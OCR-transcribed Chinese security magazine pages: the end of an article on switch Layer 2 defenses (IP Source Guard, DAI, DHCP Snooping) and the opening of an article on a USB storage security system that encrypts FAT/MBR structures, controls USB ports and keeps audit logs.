


图16




图17




图18

IP Source Guard和DAI是有明显区别的,DAI只是检查ARP包,IP Source Guard则检查所有的包。

IP Source Guard的注意点主要有:IP Source Guard使用前必须使用DHCP Snooping;IP Source Guard是基于端口进行配置的;IP Source Guard用来检查表中的MAC地址是从DHCP Request包中学习到的。

IP Source Guard只支持第二层端口,其中

包括接入端口和干道端口。对非信任二层接口存在两种级别的IP流量安全过滤，一是源IP地址过滤，根据源IP地址对IP流量进行过滤；二是源IP和MAC地址过滤，根据源IP地址和MAC地址对IP流量进行过滤。

IP Source Guard的配置如图19所示。如果手动配置IP源绑定，需要使用全局命令："ip source binding *mac-address* vlan *vlan-id* *ip-address* interface *interface*"，推荐在多层交换网络的接入层交换机启用IPSG。




图19

关于二层安全就先讲解这么多，由于本人水平有限，文中若有不足之处还请广大读者指正，如有任何问题，欢迎登录黑防论坛与我讨论。

前置知识：无

关键词：文件系统、存储、加密

基于文件系统的移动存储设备安全管理

文／ 贾开洪　刘海燕

移动存储设备品种繁多，使用方便、便于携带，在人们的日常生活中起着越来越重要的作用。众所周知，现在各种文档大都是以电子形式存在，移动存储设备也充当了电子文件的最好载体。人们可以方便地使用移动设备存储文件，从计算机中复制文件，但在这个过程中文件的安全性得不到保障，很容易造成泄密事件的发生。

本设计是在分析Windows系统对移动存储介质的管理方式以及常用移动存储介质分区结构的基础上，设计实现了一个集成注册管理、合法性审核、设备加解密、文件加解密、U口控制和日志记录于一体的移动存储介质管理软件。通过拦截广播消息实现对移动存储设备的检测，通过分析引导区数据，判断设备的合法性；通过对MBR区、文件目录、FAT表和数据扇区起始字节进行处理实现对文件或设备加密，使得即使利用数据恢复软件也无法看到有效数据；利用U盘上的操作系统不可使用的扇区存储软件数据和日志信息，以节约存储空间和便于日志审查。

存储介质及其加密方式分析

1. FAT文件系统

FAT文件系统是应用非常普遍的文件系统，Microsoft 成功设计并运用了它，即使在今天NTFS铺天盖地袭来时，FAT32 依然占据着Windows 文件系统中的重要地位。FAT32 文件系统将逻辑盘的空间划分为三部分[1,2]，按物理结构位置依次是引导区(BOOT 区)、文件分配表区(FAT 区)、数据区(DATA 区)，如图1所示。引导区由1个引导扇区和31个保留扇区组成，主要用于存储该逻辑盘的重要参数和系统引导记录；文件分配表区由两个相同的FAT表组成，用于记录逻辑盘各簇的使用情况和坏簇、脏簇情况；数据区由根目录簇和其它子目录及所有文件组成，此外还包含不足以划分簇的扇区。引导区和文件分配表区又合称为系统区。在系统区里面有很

多的空闲扇区和保留扇区一直未被使用,这恰好给一些安全软件提供了存储数据的场所而不占用数据区空间。




图1

2. 存储介质分析

对于一个物理存储介质来讲,整个物理空间可以分为主引导记录区、文件系统区、剩余扇区。操作系统使用的主要是文件系统区,剩余扇区可以用来存储厂家的信息[2,3]。对操作系统而言,由于文件系统之外的扇区是不可识别的,所以可以将U盘管理软件存储在这个独立于文件系统的存储区域。即使在文件系统区,也是有很多的未使用空间。目前U盘的文件系统主要为FAT文件系统,由启动区、F A T区、根目录区、数据区和保留区组成。F A T32系统中启动区除引导扇区和备份扇区外,还有很多的扇区均未定义,比如:FAT32系统设计的最大容量是16TB空间,而一般的移动介质不超过500GB,所以FAT区也有很多的可利用空间。另外,格式化文件系统时均不对保留扇区进行覆盖,所以保留扇区也可以用于存储软件数据。

3. 存储介质的加密方式

目前对移动存储介质的加密通常是对文件名、后缀名等进行修改、移动、加密和隐藏,一般并不改变文件的内容,所以对于懂得其原理的人和电脑高手,要破解并非难事[4]。根据上面对移动存储设备的分析,对U盘及其文件的加密还可以采用如下方式:(1)对启动扇区加密处理,这样可以使电脑无法识别U盘,当然也就无法读取文件;(2)对F A T区加密处理,加密文件的簇链关系,能起到与格式化U盘相同的效果,电脑识别后也无法正常打开文件;(3)对根目录加密,以密文的方式隐藏文件信息,可以实现文件的深层隐藏,即使用扇区编辑工具也无法识别出文件的具体信息;(4)对文件数据所在的每个簇的第一个扇区起始几个字节进行处理,可以实现文件的终极隐藏,即使用数据恢复软件也无能为力。通过这些方式对文件结构进行加密的方式,可以大大提高文件的安全性。如果综合运用这些方法,还可以获取更高的安全性。

移动存储介质安全管理系统的设计

根据Windows系统对移动存储介质的处理方式以及U盘结构,本文设计了一个移动存储介质安全管理系统,该软件分为管理员端和用户端,由设备注册模块、设备审核模块、加解密模块、日志记录模块、U口控制模块和附加功能模块组成。系统的结构如图2所示。

(1)设备注册模块:采用数据库技术,注册移动存储设备和使用者的信息,并在移动存储设备中设置已注册标志,使移动存储设备成为合法设备,可以通过合法性审核模块的审核。

(2)合法性审核模块:本模块主要采用截获广播消息技术和注册表编程技术。通过截获DeviceChange消息,调用消息响应函数处理设备插入事件,如果设备为移动存储介质则检查注册标志信息,对未注册的设备进行加密锁闭并弹出,在设备激活并注册后才能正常继续正常使用。

(3)加解密模块:本模块主要运用磁盘操作函数和A E S加密算法对数据进行处理,包括设备整体加解密和文件加解密两部分,设备加密采用对MBR区和文件系统的F A T区数据进行加密处理,文件加密采用对文件目录项和数据起始扇区的前几个字节进行加密处理。用户可以设置加密口令,口令加密后保存于特定区域,解密时验证密码后自动解密。

(4)日志审核模块:实时记录对移动存储设备的操作和对本软件的使用情况并保存在移动存储设备和电脑中。




图2

(5)U口控制模块:本模块采用注册表编辑技术管理计算机的USB接口,包含启用功能和禁用功能,禁用USB接口可以禁止电脑识别移动存储设备。启动USB接口可以在验证权限后恢复USB接口的正常使用。

(6)附加功能模块:本模块采用定时器、注册表编辑技术和多线程技术实现进程保护、后台运行和开机自启等功能。采用多线程保护机制防恶意关闭本系统,后台运行提高了系统的方便性,便于用户处理其他事务。

移动存储介质安全管理系统的实现与使用

本系统采用Microsoft Visual C++ 6.0开发环境,在Windows 2003版本以前均通过功能测试,软件安装程序中自带基本的运行配置文件,经测试未发现与已知的常用软件和杀毒软件有冲突。下面介绍软件的主要功能。

(1)系统主界面(如图3所示)。




图3

本系统包括管理员端和用户端两部分,移动存储设备在管理员端注册后才能在安装本软件的计算机上使用,以达到内外网存储设备分离以及涉密存储设备和非涉密存储设备分离的目的。

(2)设备注册模块:运行管理员端,登录管理员账号后即可看见注册界面,如图4所示,系统具有有效信息检测机制,用户输入注册信息并确认后,系统自动检测信息的合法性,通过检测即可完成本移动存储设备的注册。

